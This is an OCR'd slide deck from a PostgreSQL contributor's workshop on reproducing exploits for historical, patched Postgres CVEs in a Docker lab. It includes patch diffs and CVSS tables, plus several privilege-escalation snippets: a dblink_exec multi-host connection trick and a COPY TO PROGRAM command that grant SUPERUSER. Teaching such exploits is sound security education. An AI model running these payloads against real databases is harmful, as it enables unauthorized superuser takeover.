Yandex Cloud

Crafting exploits for historical CVEs

Andrey Borodin, Postgres Contributor

https://github.com/x4m/pg_cve_demo

cd CVE-2007-6601
docker-compose up

About me

I contribute to Postgres on behalf of Yandex Cloud

- Apache Cloudberry committer and PPMC member
- Lead WAL-G, Odyssey, SPQR and several other project

About me

- I contribute to Postgres on behalf of Yandex Cloud
  - Apache Cloudberry committer and PPMC member
  - Lead WAL-G, Odyssey, SPQR and several other project

```
Last login: Sat May 10 16:18:05 on ttys003
x4mmm@x4mmm-osx ~ % cd postgres
x4mmm@x4mmm-osx postgres % git log | grep Borodin| grep Andr|wc -l
     128
x4mmm@x4mmm-osx postgres %
```


https://www.postgresql.org/support/security/

Known PostgreSQL Security Vulnerabilities in Supported Versions

You can filter the view of patches to show just patches for version:
15 - 14 - 13 - 12 - 11 - all

Reference	Affected	Fixed	Component & CVSS v3 Base Score	Description
CVE-2022-41862 Announcement	15, 14, 13, 12	15.2, 14.7, 13.10, 12.14	client 3.7 AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:N/A:N	Client memory disclosure when connecting, with Kerberos, to modified server more details
CVE-2022-2625 Announcement	14, 13, 12, 11	14.5, 13.8, 12.12, 11.17	core server 7.1 AV:N/AC:H/PR:L/UI:R /S:U/C:H/I:H/A:H	Extension scripts replace objects not belonging to the extension more details
CVE-2022-1552 Announcement	14, 13, 12, 11	14.3, 13.7, 12.11, 11.16	core server 8.8 AV:N/AC:L/PR:L/UI:N /S:U/C:H/I:H/A:H	Autovacuum, REINDEX, and others omit "security restricted operation" sandbox more details

Common Vulnerability Scoring System



https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator


Common Vulnerability Scoring System

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0


https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

CVE-2018-10915: tricky connection strings **8.5**

Fixed in 10.5, 9.6.9 etc (9 August 2018)


DB1
SQL
[dblink,postgres_fdw]
DB2

CVE-2007-6601



Time to hack!

If you are slightly stuck when hacking on CVE

debug:


% docker ps # to get container ID for next command

% docker exec -it 85ac6c240e7a /bin/bash


rebuild:

% docker system prune -a

If you are completely stuck



https://github.com/x4m/pg_cve_demo/commits/main/


Primary
Streaming
replication
Standby
Client

```
postgres=# SELECT dblink_exec(
'host=my.standby.xyz,localhost dbname=postgres password=imahacker',
'ALTER USER x4m WITH SUPERUSER;'
);
 dblink_exec
 -------------
 ALTER ROLE
(1 row)
```

Caveats

multiple hosts: host=192.168.233.3,localhost
multiple ports: port=5433,5432
tsa: target_session_attrs=read-write

Time to hack!

CVE-2020-14349: logical replication vs search_path **7.5**

Fixed in 12.4, 11.9 etc (13 August 2020)

```
516 +   <para>
517 +    A user able to modify the schema of subscriber-side tables can execute
518 +    arbitrary code as a superuser.  Limit ownership
519 +    and <literal>TRIGGER</literal> privilege on such tables to roles that
520 +    superusers trust.  Moreover, if untrusted users can create tables, use only
521 +    publications that list tables explicitly.  That is to say, create a
522 +    subscription <literal>FOR ALL TABLES</literal> only when superusers trust
523 +    every user permitted to create a non-temp table on the publisher or the
524 +    subscriber.
525 +   </para>
526 +
```

src/backend/replication/libpqwalreceiver/libpqwalreceiver.c

```
215  216
     217  +          if (logical)
     218  +          {
     219  +                  PGresult   *res;
     220  +
     221  +                  res = libpqrcv_PQexec(conn->streamConn,
     222  +                                        ALWAYS_SECURE_SEARCH_PATH_SQL);
     223  +                  if (PQresultStatus(res) != PGRES_TUPLES_OK)
     224  +                  {
     225  +                          PQclear(res);
     226  +                          ereport(ERROR,
     227  +                                  (errmsg("could not clear search path: %s",
     228  +                                          pchomp(PQerrorMessage(conn->streamConn)))));
     229  +                  }
     230  +                  PQclear(res);
     231  +          }
     232  +
```

https://github.com/postgres/postgres/commit/11da97024abbe76b8c81e3f2375b2a62e9717c67

Caveats

Logical walsender execute queries in READ ONLY transaction
Use COPY in your function to override it:

```
COPY (SELECT 1) TO PROGRAM '/pg12/postgres/bin/psql -c
"ALTER USER user1 WITH SUPERUSER;" postgres';
```

```
CREATE FUNCTION public.pg_get_replica_identity_index(int)
        RETURNS regclass LANGUAGE sql AS 'SELECT 1/0'
```

Time to hack!

CVE-2022-1552: unsafe maintanance **8.8**

Fixed in 14.3, 13.7, 12.11,11.16,10.21 (12 May 2022)

```
180 + --
181 + -- Check that index expressions and predicates are run as the table's owner
182 + --
183 + TRUNCATE bttest_a;
184 + INSERT INTO bttest_a SELECT * FROM generate_series(1, 1000);
185 + ALTER TABLE bttest_a OWNER TO regress_bttest_role;
186 + -- A dummy index function checking current_user
187 + CREATE FUNCTION ifun(int8) RETURNS int8 AS $$
188 + BEGIN
189 +         ASSERT current_user = 'regress_bttest_role',
190 +                 format('ifun(%s) called by %s', $1, current_user);
191 +         RETURN $1;
192 + END;
193 + $$ LANGUAGE plpgsql IMMUTABLE;
194 + CREATE INDEX bttest_a_expr_idx ON bttest_a ((ifun(id) + ifun(0)))
195 +         WHERE ifun(id + 10) > ifun(10);
196 + SELECT bt_index_check('bttest_a_expr_idx', true);
197 +  bt_index_check
198 + ----------------
199 +
200 + (1 row)
201 +
```

https://github.com/postgres/postgres/commit/a117ceb

Caveats

Do not forget to mark function volatile
alter function ifun volatile;

Time to hack!


PostgreSQL Global Development Group 19 January 2024 at 01:05

PostgreSQL is now a CVE Numbering Authority (C...

To: PostgreSQL Announce,


Reply-To: announce@postgresql.org

Details



PostgreSQL is now a CVE Numbering Authority (CNA)

The PostgreSQL Security team is pleased to announce that PostgreSQL is now a CVE Numbering Authority (CNA). A CNA has responsibilities for assigning CVE IDs and




CVE-2020-21469 is not a security vulnerability

The PostgreSQL Security Team was made aware of CVE-2020-21469, which was filed without the prior knowledge of the PostgreSQL Security Team.

THIS IS NOT A SECURITY VULNERABILITY.

The CVE claims that it's possible to create a denial-of-service in a PostgreSQL 12.2 by sending repeated SIGHUP (or reload) signals to the primary PostgreSQL process. However, to do this, you need to have an account that is explicitly granted elevated privileges, including:



- A PostgreSQL superuser (`postgres`).
- A user that was granted permission to execute `pg_reload_conf` by a PostgreSQL superuser.
- Access to a privileged operating system user

Let's hack together ☺

Andrey Borodin

PostgreSQL contributor

 x4mmm @yandex-team.ru

 x4mmm